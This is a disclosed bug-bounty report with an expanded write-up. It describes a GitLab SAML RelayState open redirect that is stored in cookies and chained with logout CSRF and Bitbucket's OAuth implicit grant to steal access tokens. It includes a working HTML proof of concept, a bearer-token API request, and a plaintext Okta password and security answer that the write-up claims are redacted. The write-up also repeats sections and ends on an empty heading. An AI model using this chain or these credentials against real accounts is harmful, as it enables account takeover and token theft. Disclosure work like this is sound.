Account takeover due to insufficient URL validation on RelayState parameter
The SAML RelayState parameter was not properly validated, allowing an open redirect that could be saved in the user's session. An attacker could exploit this to steal OAuth access tokens from Bitbucket and other providers, leading to account takeover.

- Triaged in 12 days
- Fixed in 49 days
- Paid in 49 days
- Disclosed after 2 months
Hi,
I have found an issue which can be used by an attacker to steal Bitbucket access token along with Other third party access tokens(google, salesforce etc). But the most important one is bitbucket.
Issue:
- there is open redirect while loggin to gitlab Via SAML, while the Open redirect is not much impactful since it is a post based request coming from third party domain, but the redirect happens and is also saved along in the gitlab cookies while being redirect and next time user visits
gitlab.com/user/sign_in, he is automatically sent to the redirect
open redirect:

This chain can be used to steal third party access token login with google, github, bitbucket, twitter, salesforce ....... etc but we will focus on bitbucket for the following reason:

It has the presaved oauth scopes which is wide and also the client id is same as that of when you use the import project from bitbucket feature:

Scope : (Read acccess to all data in account and some write access, projects's wikis):
similar is the case for Github, but Github doesn't allow implicit grant.
implicit grant for bitbucket:
this simply returns access token as bearer to attacker's domain , which can be used to access full bitbucket api.
This makes both users vulnerable,:
people who chose to log in with bitbucket
people who chose other means of login, but have previously imported project from bitbucket into gitlab
POC:
As victim:
make sure you have previously used bitbucket with gitlab, weather for login with bitbucket or for importing project.
As attacker:
- setup a group with SAML Login and setup a user to log into gitlab with SAML
Here are my credentials for triage purposes: (Please note i will revoke these credentials upon triage, let me know if you need them longer or dont need them at all)
https://bugcrowd-iambull-2.oktapreview.com/
username: [email protected]
password : Gliatb4passtbx!
security answer: Gliatb
POC:
-
log victim out with Logout CSRF
-
use SAML creds to save open redirect for victim:
- initiate bitbucket oauth by changing response_type to
token
- try using stolen bitbucket api:
GET /2.0/repositories/%7B766210f9-9bec-4010-9f4d-917b06661c0c%7D HTTP/2
Host: api.bitbucket.org
User-Agent: curl/7.79.1
Accept: */*
Authorization: Bearer Txpo3AXXQZHlp....
here is the poc for doing everything step by step, please note all this can be automated with window.open for 1 click exploit
<html>
<title>GitLab</title>


<body>

<span>Logout of gitlab if logged in:</span>

<form action="https://gitlab.com/users/sign_out" target="_blank" method="post"><button>Logout Gitlab Account</button></form>

<br>
<br>
<br>
<br>

<span>Open redirect via SAML:</span>

<form action="https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml" target="_blank" method="get">
	<input type="hidden" name="RelayState" value=".witcoat.com" />
	<button>Save Open Redirect</button></form>
<br>


<span>steal oauth access Token For Bitbucket:</span>

<form action="https://bitbucket.org/site/oauth2/authorize" target="_blank" method="get">
	<input type="hidden" name="client_id" value="b9jLmh8WCLZPBAwWba" />
  <input type="hidden" name="redirect_uri" value="https://gitlab.com/users/auth/bitbucket/callback" />
  <input type="hidden" name="response_type" value="token" />
    <input type="hidden" name="state" value="Doesnotmatter" />


	<button>Steal Bitbucket Code</button>
</form>


</body>


</html>
here is the video of going through steps:
Phishing Vector:
Upon saving open redirect into the cookies, when the user clicks signin on about.gitlab.com he will be redirected to external domain to steal credentials:
Please let me know if you need any more information or if i missed something thanks Bull
Impact
Steal bitbucket access token, which can be used to import victim's any repository, and also write access to victim's any wiki in bitbucket, also this can be used to steal access tokens for other providers such as google, salesforce twitter etc.....
Also this can be used to phish users
Context
GitLab supports signing in through external identity providers, including SAML, and it also lets users link third-party accounts such as Bitbucket, GitHub, Google, Twitter and Salesforce. The SAML flow carries a RelayState parameter, which is meant to tell the service provider where to send the user after authentication. In this report the researcher found that GitLab did not validate RelayState strictly enough, so an attacker could use it to store an arbitrary external destination in the victim's GitLab cookies. That stored redirect then survives the login and is reused on later visits to the sign-in page.
The report chains that open redirect with the OAuth authorisation flow GitLab uses for Bitbucket. Because the Bitbucket OAuth client used by GitLab has broad pre-saved scopes and the same client id as the "import project from Bitbucket" feature, and because Bitbucket allows the implicit grant, an attacker can obtain a Bitbucket access token for the victim's account. The same pattern applies to other providers, but the researcher focused on Bitbucket because GitHub does not allow the implicit grant.
Setup
The researcher needed two things to demonstrate the chain.
- A victim account that has previously used Bitbucket with GitLab, either by choosing "log in with Bitbucket" or by importing a project from Bitbucket into GitLab.
- An attacker-controlled SAML identity provider and a GitLab group configured to use SAML login, so the attacker can drive the SAML flow and set
RelayState.
The researcher set up a group with SAML login and a user able to log into GitLab through SAML, using an Okta preview tenant. Credentials for triage were included in the report and are redacted here.
Finding it
The researcher noticed that when logging into GitLab via SAML there is an open redirect. The redirect is a post-based request coming from a third-party domain, which limits its standalone impact, but the destination is also saved in GitLab's cookies during the redirect. On the next visit to gitlab.com/user/sign_in the user is automatically sent to that stored destination.
The screenshot accompanies the open redirect finding.
That alone is a redirect. The reason it matters is the second half of the chain: the same redirect can be pointed at an OAuth authorisation endpoint, and the third-party access tokens GitLab holds for the user become reachable. The researcher singled out Bitbucket because its pre-saved OAuth scopes are wide and its client id is the same as the one used by the import project from Bitbucket feature.
The screenshot accompanies the point about the shared client id.
The scope granted is read access to all data in the account plus some write access, including project wikis.
The screenshot accompanies the scope description.
GitHub has a similar setup, but GitHub does not allow the implicit grant, so the same trick does not yield a token there.
With the implicit grant, the authorisation response returns the access token as a bearer token directly to the attacker's domain, and that token can be used against the full Bitbucket API. Two groups of users are exposed: people who chose to log in with Bitbucket, and people who chose another login method but have previously imported a project from Bitbucket into GitLab.
Exploitation
Step 1: Prepare the victim
As the victim, make sure Bitbucket has previously been used with GitLab, either for login with Bitbucket or for importing a project.
Step 2: Prepare the attacker side
Set up a group with SAML login and a user able to log into GitLab with SAML. The researcher's Okta preview tenant was used for this, with credentials supplied for triage and redacted here.
Step 3: Log the victim out
The first action in the proof of concept is a logout CSRF, so the victim is signed out of GitLab before the rest of the chain runs.
<form action="https://gitlab.com/users/sign_out" target="_blank" method="post"><button>Logout Gitlab Account</button></form>
This posts to the sign-out endpoint in a new tab, ending the victim's GitLab session.
Step 4: Save the open redirect through SAML
The attacker uses the SAML credentials to drive the SAML endpoint with a crafted RelayState:
https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml?RelayState=.witcoat.com
The RelayState value is an external domain. Because GitLab does not validate it strictly, the destination is stored in the victim's cookies and reused on the next visit to the sign-in page.
In the HTML proof of concept the same request is issued as a GET form:
<form action="https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml" target="_blank" method="get">
	<input type="hidden" name="RelayState" value=".witcoat.com" />
	<button>Save Open Redirect</button></form>
Step 5: Initiate the Bitbucket OAuth flow with the implicit grant
The attacker changes response_type to token on the Bitbucket authorisation endpoint:
https://bitbucket.org/site/oauth2/authorize?client_id=b9jLmh8WCLZPBAwWba&redirect_uri=https%3A%2F%2Fgitlab.com%2Fusers%2Fauth%2Fbitbucket%2Fcallback&response_type=token&state=DoesNotMatter
The client_id is the one shared with GitLab's Bitbucket integration, the redirect_uri is GitLab's Bitbucket callback, response_type=token requests the implicit grant, and state is set to a value that does not matter for the attack. The authorisation response delivers the access token as a bearer token to the attacker's domain.
In the HTML proof of concept the request is issued as a GET form:
<form action="https://bitbucket.org/site/oauth2/authorize" target="_blank" method="get">
	<input type="hidden" name="client_id" value="b9jLmh8WCLZPBAwWba" />
  <input type="hidden" name="redirect_uri" value="https://gitlab.com/users/auth/bitbucket/callback" />
  <input type="hidden" name="response_type" value="token" />
    <input type="hidden" name="state" value="Doesnotmatter" />

	<button>Steal Bitbucket Code</button>
</form>
Step 6: Use the stolen token
With the token in hand, the attacker calls the Bitbucket API:
GET /2.0/repositories/%7B766210f9-9bec-4010-9f4d-917b06661c0c%7D HTTP/2
Host: api.bitbucket.org
User-Agent: curl/7.79.1
Accept: */*
Authorization: Bearer Txpo3AXXQZHlp....
The Authorization: Bearer header carries the stolen token, and the request reads a repository by its UUID. The token value is truncated in the report.
The full proof of concept page combines the three forms:
<html>
<title>GitLab</title>

<body>

<span>Logout of gitlab if logged in:</span>

<form action="https://gitlab.com/users/sign_out" target="_blank" method="post"><button>Logout Gitlab Account</button></form>

<br>
<br>
<br>
<br>

<span>Open redirect via SAML:</span>

<form action="https://bugcrowd-iambull-2.oktapreview.com/app/bugcrowd-iambull-2_gitlabcom_1/exk1lit3jovMjvewh0h8/sso/saml" target="_blank" method="get">
	<input type="hidden" name="RelayState" value=".witcoat.com" />
	<button>Save Open Redirect</button></form>
<br>

<span>steal oauth access Token For Bitbucket:</span>

<form action="https://bitbucket.org/site/oauth2/authorize" target="_blank" method="get">
	<input type="hidden" name="client_id" value="b9jLmh8WCLZPBAwWba" />
  <input type="hidden" name="redirect_uri" value="https://gitlab.com/users/auth/bitbucket/callback" />
  <input type="hidden" name="response_type" value="token" />
    <input type="hidden" name="state" value="Doesnotmatter" />

	<button>Steal Bitbucket Code</button>
</form>

</body>

</html>
The researcher notes that all of this can be automated with window.open for a one-click exploit. A video walks through the steps:
Phishing vector
Once the open redirect is saved in the cookies, a user who clicks sign in on about.gitlab.com is redirected to an external domain where credentials can be harvested.
Root cause
GitLab did not validate the RelayState parameter strictly enough. The value is accepted and stored in the user's cookies, and the stored destination is reused on later visits to the sign-in page. Because the stored redirect can point at an OAuth authorisation endpoint, the OAuth flow for a linked provider can be started with the implicit grant, and the resulting bearer token is delivered to the attacker's domain. The Bitbucket OAuth client used by GitLab has broad pre-saved scopes and the same client id as the import feature, so the token carries wide access. The redirect is post-based and comes from a third-party domain, which limits its standalone impact, but the cookie persistence carries it forward. The report does not describe the code change that fixed it.
Impact
An attacker can steal a Bitbucket access token, which can be used to import any of the victim's repositories and gives write access to any wiki in the victim's Bitbucket account. The same chain can be used to steal access tokens for other providers such as Google, Salesforce and Twitter. It can also be used to phish users. Two groups are affected: users who chose to log in with Bitbucket, and users who chose another login method but have previously imported a project from Bitbucket into GitLab. The report does not state which providers other than Bitbucket were confirmed to return tokens through the implicit grant.
Fix
The change needed is to validate RelayState strictly, so that only relative or allow-listed destinations are accepted and stored, and to avoid persisting an unvalidated redirect in cookies across sessions.
Variants to test
- Other SAML service providers that accept
RelayState: send an external URL and check whether it is stored and reused on a later visit to the sign-in page. - Other OAuth integrations on the same target: change
response_typetotokenon the authorisation endpoint and check whether the provider allows the implicit grant and returns a bearer token to the redirect URI. - Shared OAuth clients: compare the client id used by the login integration with the one used by import or other features, and check whether the scopes are broader than the feature needs.
- Logout CSRF combined with a stored redirect: check whether the sign-out endpoint accepts a cross-site POST and whether the stored redirect survives the sign-out.
- Phishing through the stored redirect: check whether a sign-in link on a marketing or documentation subdomain follows the stored destination to an external domain.
Hunting notes
This kind of bug tends to hide where a parameter is carried across a redirect and then persisted, especially in SAML and OAuth flows where RelayState, state and redirect_uri are handled by framework code. During recon, look for sign-in pages that accept a return destination, and check whether that destination is stored in a cookie and reused later. Signals include a redirect that survives a logout, a redirect that is applied on a later visit without the parameter being present, and OAuth clients whose scopes are wider than the feature that uses them. The researcher demonstrated the steps and used a bearer token against the Bitbucket API.
What happened, in plain words
GitLab is a website where people keep their code projects. You can sign in to GitLab in several ways: with a GitLab username and password, or by letting another company confirm who you are (for example a company login system called SAML), or by linking an account you already have somewhere else, such as Bitbucket, GitHub, Google, Twitter or Salesforce.
This report is about a chain of small weaknesses that, joined together, let an attacker take over the link between a victim's GitLab account and the victim's Bitbucket account. Bitbucket is a website for storing code, owned by Atlassian. When GitLab is allowed to talk to Bitbucket on your behalf, Bitbucket gives GitLab a special pass, called an access token. Whoever holds that pass can act on your Bitbucket account through Bitbucket's API. An API is the machine-to-machine door of a website: instead of a page for humans to click, it is a set of addresses that programs call to read and change data. A token is like a wristband at a festival: show it at the door and you get in without showing your ID again.
The attacker's goal in this report is to make Bitbucket hand that wristband to the attacker's own website instead of to GitLab. To do that, the attacker first plants a redirect in the victim's browser. A redirect is simply a forwarding instruction: you ask for page A and the server answers "go to page B instead". The planting happens through a parameter called RelayState, which is part of the SAML sign-in flow. A parameter is a named value stuck onto the end of a web address, after a question mark, like ?colour=blue. SAML is a standard way for one website (here, an identity provider such as Okta) to tell another website (here, GitLab) "this person really is who they say they are". RelayState is meant to carry a note saying where to send the user after the sign-in finishes. GitLab did not check that note strictly enough, so the attacker could put an outside website address in it, and GitLab saved that address in the victim's cookies. A cookie is a small note a website asks your browser to keep and to show back on every later visit, so the site can remember you. Because the bad address was saved in a cookie, it survived the login and was reused the next time the victim opened the GitLab sign-in page.
That stored redirect is the first half. The second half is the OAuth flow GitLab uses for Bitbucket. OAuth is the standard that lets one website ask another for limited access on your behalf, without you giving your password to the first website. When GitLab asks Bitbucket for access, it sends a client_id, which is a public identifier for the application asking (like a shop's name badge), a redirect_uri, which is the address Bitbucket should send the answer to, and a response_type, which says what kind of answer is wanted. Normally the answer is a short-lived code that GitLab then swaps for a token in a private conversation between the two servers. There is another mode, called the implicit grant, where Bitbucket puts the token itself straight into the address it redirects to. If the attacker can control where that redirect lands, the token lands in the attacker's hands.
The report explains why Bitbucket was chosen over the other providers. GitLab's Bitbucket connection has broad permissions already saved (called scopes), and it uses the same client_id as the "import a project from Bitbucket" feature. Scopes are the list of things a token is allowed to do, like the difference between a ticket that only lets you into the garden and one that opens every door in the building. GitHub has a similar setup, but GitHub does not allow the implicit grant, so the same trick does not produce a token there.
Two kinds of people are exposed. First, people who chose to log in to GitLab with Bitbucket. Second, people who log in some other way but have at some point imported a project from Bitbucket into GitLab, because that import also created the link.
Setting up the demonstration
The researcher needed two things to show the chain working.
- A victim account that has previously used Bitbucket with GitLab, either by choosing "log in with Bitbucket" or by importing a project from Bitbucket into GitLab.
- An attacker-controlled SAML identity provider, plus a GitLab group set up to use SAML login, so the attacker can drive the SAML flow and set
RelayStateto whatever they like.
An identity provider is the service that vouches for the user during SAML sign-in. A group in GitLab is a container for projects and members, and it can have its own sign-in settings. The researcher set up a group with SAML login and a user able to log into GitLab through SAML, using an Okta preview tenant. Okta is a company that provides identity providers; a preview tenant is a trial workspace on their service. Credentials for the triage team were included in the report and are redacted here.
Finding it
